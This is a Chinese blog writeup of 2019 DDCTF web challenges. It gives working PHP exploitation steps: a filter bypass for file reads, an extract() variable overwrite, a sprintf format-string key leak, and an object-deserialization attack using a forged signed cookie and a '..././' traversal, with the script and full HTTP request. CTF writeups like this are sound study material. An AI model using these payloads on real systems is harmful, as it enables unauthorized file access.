2019DDCTF 部分Writeup

原创

观樂。 于 2019-04-19 12:57:45 发布 1504 收藏 2

文章标签： 2019DDCTF 2019DDCTF Writeup ddctf writeup 2019ddctf writeup Writeup

本文链接：https://blog.csdn.net/Opt_98/article/details/89390006

2019DDCTF 部分Writeup

太菜了，就只做了四道题，而且其中不乏大佬们的提示，这里就记录下做了的题...

Web

滴~

> 题目地址：http://117.51.150.246


打开后题目跳转到这个地址：http://117.51.150.246/index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09

界面显示如下图：

然后看传入的jpg的值是base64编码，于是拿去解密，随便找个在线base64解密的就行，`TmpZMlF6WXhOamN5UlRaQk56QTJOdz09` 这个解出来是 `NjY2QzYxNjcyRTZBNzA2Nw==` ，发现还是base64，于是继续解，解出来是 `666C61672E6A7067` ，是十六进制，于是拿去转ascii字符串，解出来是 `flag.jpg` ，正好与界面显示的一样，于是就猜测要传入这样加密的值才能被它解析，F12查看元素属性也能看到还返回了base64加密后的内容，然后写个加密脚本查看 `index.php` 的内容：

```
<?php

echo base64_encode(base64_encode(bin2hex("index.php")));
```


解出来是 `TmprMlpUWTBOalUzT0RKbE56QTJPRGN3` 然后在传给jpg，这里我们用burpsuite来抓包查看：



然后就得到了 `index.php` 的源码：

```php
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```


发现给了个博客，于是点进去看了看也没发现有什么思路...后来有大佬提示了下说是看这个大佬的7月4日的博客，于是就知道了 `.swp` 这个临时备份文件，而在这篇博客中提到的是 `practice.txt.swp` 这个文件，于是用上面的加密方法把它加密后传给jpg：



然后这里就返回了一个 `f1ag!ddctf.php` 文件，于是拿它加密后传给jpg，发现并没回显什么东西，然后回过头去看 `index.php` 的源码发现下面这段要进行过滤：

```
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
```


第一段正则表示匹配一个或多个除了 `a-zA-Z0-9.` 之外所有的字符，就这样 `f1ag!ddctf.php` 中的 `!` 就被替换成空了，然后第二次替换则是将 `config` 替换成 `!` ，于是写成 `f1agconfigddctf.php` 这样就可以绕过，然后将它加密后上传：



解密后发现又得到一段php代码：

```php
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
 {
  echo $flag;
 }
 else
 {
  echo'hello';
 }
}

?>
```


这就是一道php中 extract() 变量覆盖函数的绕过的题了，这个题感觉在bugku还是其他什么地方做过，两个参数都置空就能绕过了,这样就拿到flag了：




WEB 签到题

> 题目地址：http://117.51.158.44/index.php

打开页面提示说：“抱歉，您没有登陆权限，请获取权限后访问-----”，于是用burpsuite来抓包，抓到一个post包：



发现 `didictf_username:` 这一栏是空的，填上admin试试：



返回了一个地址路径 `app/fL2XID2i0Cdh.php` ，访问看看，发现是两个php源码：

url:app/Application.php

```
Class Application {
    var $path = '';


    public function response($data, $errMsg = 'success') {
        $ret = ['errMsg' => $errMsg,
            'data' => $data];
        $ret = json_encode($ret);
        header('Content-type: application/json');
        echo $ret;

    }

    public function auth() {
        $DIDICTF_ADMIN = 'admin';
        if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
            $this->response('您当前当前权限为管理员----请访问:app/fL2XID2i0Cdh.php');
            return TRUE;
        }else{
            $this->response('抱歉，您没有登陆权限，请获取权限后访问-----','error');
            exit();
        }

    }
    private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
}
```

url:app/Session.php

```
include 'Application.php';
class Session extends Application {

    //key建议为8位字符串
    var $eancrykey                  = '';
    var $cookie_expiration    = 7200;
    var $cookie_name                = 'ddctf_id';
    var $cookie_path     = '';
```

```
    var $cookie_domain    = '';
    var $cookie_secure    = FALSE;
    var $activity                   = "DiDiCTF";


    public function index()
    {
 if(parent::auth()) {
            $this->get_key();
            if($this->session_read()) {
                $data = 'DiDI Welcome you %s';
                $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
                parent::response($data,'sucess');
            }else{
                $this->session_create();
                $data = 'DiDI Welcome you';
                parent::response($data,'sucess');
            }
        }

    }

    private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }

    public function session_read() {
        if(empty($_COOKIE)) {
        return FALSE;
        }

        $session = $_COOKIE[$this->cookie_name];
        if(!isset($session)) {
            parent::response("session not found",'error');
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);


        if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR !isset($se
ssion['user_agent'])){
            return FALSE;
        }

        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```


```
        if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
            parent::response('the ip addree not match'.'error');
            return FALSE;
        }
        if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
            parent::response('the user agent not match','error');
            return FALSE;
        }
        return TRUE;

    }

    private function session_create() {
        $sessionid = '';
        while(strlen($sessionid) < 32) {
            $sessionid .= mt_rand(0,mt_getrandmax());
        }

        $userdata = array(
            'session_id' => md5(uniqid($sessionid,TRUE)),
            'ip_address' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT'],
            'user_data' => '',
        );

        $cookiedata = serialize($userdata);
        $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
        $expire = $this->cookie_expiration + time();
        setcookie(
            $this->cookie_name,
            $cookiedata,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
            );

    }
}


$ddctf = new Session();
$ddctf->index();
```

代码审计，发现了一段这个代码：

```
    private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }
```

直接访问 `config` 目录发现需要登录，题果然不会这么简单...


然后我们访问下 `app/Session.php` ：



它给我们设定了cookie的值，还返回了 `DiDI Welcome you %s` ，说明 `$this->session_read()` 为True，然后我们再看看 `session_read()` 函数，发现里面有段代码：

```
        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }
```

发现这段代码可以得到 `$eancrykey` ，但在这个 `foreach` 循环里，要在第二次的时候让 `sprintf` 格式化 `$this->eancrykey` 才能将其打印出来，如果传入的 `nickname` 为其他字符串，则在第一次 `sprintf` 就将其格式化了，这样在第二次 `sprintf` 的时候就没有作用了，所以我们应该传入 `%s` 绕过第一次格式化字符串使第二次格式化也有效，于是我们提交一个 `nickname=%s` 的post请求，但我这里出现一个问题就是用burpsuite提交post请求并没有什么回显，不知道是什么问题，后来我就用postman来提交post请求就有回显（也可以用hackbar试试）：



这样就得到 `$eancrykey` 了...

回过头再去看 Application.php 的代码：

```
private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
```

这里我们看到最后的析构函数可以读取文件内容，那么这里就可以读取flag文件了，而上面提示说flag应该就在这个路径 `../config/flag.txt` ，而这个路径要传到最后一步还需要经过 `sanitizepath` 函数，这里比较好绕过，这样写 `..././config/flag.txt` 就可以绕过了，于是我们需要创建一个cookie将path传进去。

接下来我们看 Session.php 的一段代码：

```
$cookiedata = serialize($userdata);
$cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
```

这段代码就是生成cookie的，先将数据序列化在进行md5加盐加密，这样最后就生成了cookie，所以我们要生成一个带路径的cookie传进去，于是写出下面的脚本：

```
<?php
include 'Application.php';

$eancrykey = 'EzblrbNS';

$aa = new Application();
$aa->path = '..././config/flag.txt';

//print_r(serialize($aa));

$cookiedata = serialize($aa);
$cookiedata = $cookiedata.md5($eancrykey.$cookiedata);

print_r(urlencode($cookiedata));
```

运行得到经过url加密的cookie：

`O%3A11%3A%22Application%22%3A1%3A%7Bs%3A4%3A%22path%22%3Bs%3A21%3A%22...%2F.%2Fconfig%2Fflag.txt%22%3B%7D5a014dbe49334e6dbb7326046950bee2`

最后上传进去就能得到flag了：

Request

Raw | Params | Headers | Hex

```
POST /app/Session.php HTTP/1.1
Host: 117.51.158.44
Content-Length: 0
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://117.51.158.44
didictf_username: admin
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103
Safari/537.36
Content-Type: application/json;charset=utf-8
Referer: http://117.51.158.44/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
ddctf_id=O%3A11%3A%22Application%22%3A1%3A%7Bs%3A4%3A%22path%22%
3Bs%3A21%3A%22...%2F.%2Fconfig%2Fflag.txt%22%3B%7D5a014dbe49334e
6dbb73266046950bee2
Connection: close
```

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 17 Apr 2019 14:46:09 GMT
Content-Type: application/json
Connection: close
Content-Length: 220

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba
1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2iOCdh.php"){"errMsg":"Congratulat
ions","data":"DDCTF{ddctf2019_G4uqwj6E_pHVlHIDDGdV8qA2j}"}
```

Upload-IMG

> 题目地址：http://117.51.148.166/upload.php
> user：dd@ctf
> pass：DD@ctf#000

